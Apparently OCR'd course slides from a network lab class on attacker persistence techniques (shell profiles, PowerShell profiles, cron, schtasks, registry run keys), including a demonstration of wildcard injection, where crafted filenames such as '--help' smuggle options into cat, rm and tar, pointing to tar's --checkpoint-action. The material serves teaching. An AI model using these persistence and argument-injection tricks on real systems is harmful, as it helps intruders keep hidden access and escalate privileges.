NETWORK & MULTIMEDIA LAB

PERSISTENCE

Fall 2021

What is Persistence?

https://attack.mitre.org/matrices/enterprise/

- Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.

- Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as
  - replacing or hijacking legitimate code
  - adding startup code

Outline

- Event Triggered Execution
  - .bash_profile and .bashrc
  - PowerShell Profile
- Scheduled Task/Job
  - Schtasks
  - Cron
- Boot or Logon Autostart Execution / Initialization Scripts
  - Registry Run Keys / Startup Folder
  - Startup Items
- Hijack Execution Flow (3 Labs)
  - Path Interception by PATH Environment Variable
  - LD_PRELOAD
  - DLL Hijacking

EVENT TRIGGERED EXECUTION

.bash_profile and .bashrc
PowerShell Profile

.bash_profile and .bashrc

- 自動配置環境的 shell script


```
┌──(kali㉿kali)-[~]
└─$ cat ~/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
```

- 有哪些腳本會執行? 會根據:
  - login/non-login shell
  - Interactive/non-interactive shell

- login shell
  - 取得 bash 時需要完整的登陸流程，e.g. su, ssh.
- non-login shell
  - 取得 bash 時不需要重複登陸
- Interactive
  - 用來和用戶交互，提供了命令提示符可以輸入命令
- non-interactive
  - bash -c “CMD”
  - ssh foo@bar “CMD”

区别	login	non-login
interactive	login 会加载 /etc/profile 和 ~/.profile，interactive 会存在 PS1 变量	在终端中手动启动 bash， non-login 不会执行 profile，执行 /etc/bashrc 和 ~/.bashrc
non-interactive	login 会执行 profile， non-interactive 不会执行 rc	bash -c “CMD” 执行，不会执行 profile， 也不会执行 rc

.bash_profile and .bashrc




```
┌──(kali㉿kali)-[~]
└─$ file $(which bash)
/usr/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
307781fc7f, for GNU/Linux 3.2.0, stripped

┌──(kali㉿kali)-[~]
└─$ cat ~/.profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
```

http://www.solipsys.co.uk/new/BashInitialisationFiles.html

.bash_profile and .bashrc

- Check current shell

```
┌──(kali㉿kali)-[~]
└─$ echo $SHELL
/usr/bin/zsh

┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd | grep kali
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

1. Username
2. Password (hashed password in /etc/shadow)
3. User ID (UID)
4. Group ID (GID)
5. User ID Info (GECOS)
6. Home directory
7. Command/shell

.bash_profile and .bashrc

- Kali use **zsh** as default

```
┌──(kali㉿kali)-[~]
└─$ zsh
┌──(kali㉿kali)-[~]
└─$ echo "echo '~/.zshrc executed'" >> ~/.zshrc

┌──(kali㉿kali)-[~]
└─$ zsh
~/.zshrc executed
```

PowerShell Profile

- profile locations

```
PS C:\Users\yun> $HOME
C:\Users\yun
```

```
PS C:\Users\yun> $PSHOME
C:\Windows\System32\WindowsPowerShell\v1.0
```


profiles are listed in precedence order. The first profile has the highest precedence.

Description	Path
All Users, All Hosts	Windows - $PSHOME\Profile.ps1 Linux - /usr/local/microsoft/powershell/7/profile.ps1 macOS - /usr/local/microsoft/powershell/7/profile.ps1
All Users, Current Host	Windows - $PSHOME\Microsoft.PowerShell_profile.ps1 Linux - /usr/local/microsoft/powershell/7/Microsoft.Powershell_profile.ps1 macOS - /usr/local/microsoft/powershell/7/Microsoft.Powershell_profile.ps1
Current User, All Hosts	Windows - $Home\[My]Documents\PowerShell\Profile.ps1 Linux - ~/.config/powershell/profile.ps1 macOS - ~/.config/powershell/profile.ps1
Current user, Current Host	Windows - $Home\[My]Documents\PowerShell\Microsoft.PowerShell_profile.ps1 Linux - ~/.config/powershell/Microsoft.Powershell_profile.ps1 macOS - ~/.config/powershell/Microsoft.Powershell_profile.ps1


SCHEDULED TASK/JOB

Schtasks
Cron

Windows: Schtasks



Windows: Schtasks



Unix-like operating systems: Cron

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Crontab Tar Wildcard Injection

Wildcard Injection

```
┌──(kali㉿kali)-[~/wildcard]
└─$ echo file a > a

┌──(kali㉿kali)-[~/wildcard]
└─$ echo file b > b

┌──(kali㉿kali)-[~/wildcard]
└─$ ll
total 8
-rw-r--r-- 1 kali kali 7 Nov 24 04:25 a
-rw-r--r-- 1 kali kali 7 Nov 24 04:25 b

┌──(kali㉿kali)-[~/wildcard]
└─$ cat *
file a
file b
```

Wildcard Injection

```
┌──(kali㉿kali)-[~/wildcard]
└─$ echo need some help? > --help

┌──(kali㉿kali)-[~/wildcard]
└─$ cat ./--help
need some help?

┌──(kali㉿kali)-[~/wildcard]
└─$ ll
total 12
-rw-r--r-- 1 kali kali  7 Nov 24 04:25 a
-rw-r--r-- 1 kali kali  7 Nov 24 04:25 b
-rw-r--r-- 1 kali kali 16 Nov 24 04:30 --help
```

Wildcard Injection

```
┌──(kali㉿kali)-[~/wildcard]
└─$ ll
total 12
-rw-r--r-- 1 kali kali  7 Nov 24 04:25 a
-rw-r--r-- 1 kali kali  7 Nov 24 04:25 b
-rw-r--r-- 1 kali kali 16 Nov 24 04:30 --help

┌──(kali㉿kali)-[~/wildcard]
└─$ cat *
Usage: cat [OPTION]... [FILE]...
Concatenate FILE(s) to standard output.

With no FILE, or when FILE is -, read standard input.

  -A, --show-all           equivalent to -vET
  -b, --number-nonblank    number nonempty output lines, overrides -n
  -e                       equivalent to -vE
  -E, --show-ends          display $ at end of each line
  -n, --number             number all output lines
  -s, --squeeze-blank      suppress repeated empty output lines
```

Wildcard Injection

```
┌──(kali㉿kali)-[~/wildcard]
└─$ rm *
zsh: sure you want to delete all 3 files in /home/kali/wildcard [yn]? y
Usage: rm [OPTION]... [FILE]...
Remove (unlink) the FILE(s).

  -f, --force           ignore nonexistent files and arguments, never prompt
  -i                    prompt before every removal
  -I                    prompt once before removing more than three files, or
                          when removing recursively; less intrusive than -i,
                          while still giving protection against most mistakes
      --interactive[=WHEN]  prompt according to WHEN: never, once (-I), or
                          always (-i); without WHEN, prompt always
      --one-file-system  when removing a hierarchy recursively, skip any
                          directory that is on a file system different from
                          that of the corresponding command line argument
      --no-preserve-root  do not treat '/' specially
      --preserve-root[=all]  do not remove '/' (default);
```

```
┌──(kali㉿kali)-[~/wildcard]
└─$ rm ./*
zsh: sure you want to delete all 3 files in /home/kali/wildcard/. [yn]? y

┌──(kali㉿kali)-[~/wildcard]
└─$
```

Crontab Tar Wildcard Injection

```
┌──(kali㉿kali)-[~/wildcard]
└─$ echo need some help? > --help

┌──(kali㉿kali)-[~/wildcard]
└─$ tar *
Usage: tar [OPTION...] [FILE]...
GNU 'tar' saves many files together into a single tape or disk archive, and can
restore individual files from the archive.

Examples:
  tar -cf archive.tar foo bar  # Create archive.tar from files foo and bar.
  tar -tvf archive.tar         # List all files in archive.tar verbosely.
  tar -xf archive.tar          # Extract all files from archive.tar.
```


```
 --checkpoint-action=ACTION   execute ACTION on each checkpoint
```

BOOT OR LOGON AUTOSTART / INITIALIZATION

Registry Run Keys / Startup Folder
Startup Items


Registry

- 登錄檔 (Registry) 是存儲 Windows OS、使用者、硬體、應用程式的配置資訊資料庫。
  - 某個副檔名的檔案，預設要用哪個應用程式開啟
  - 對某個物件按下滑鼠右鍵時，顯示的選單項目有哪些



Registry

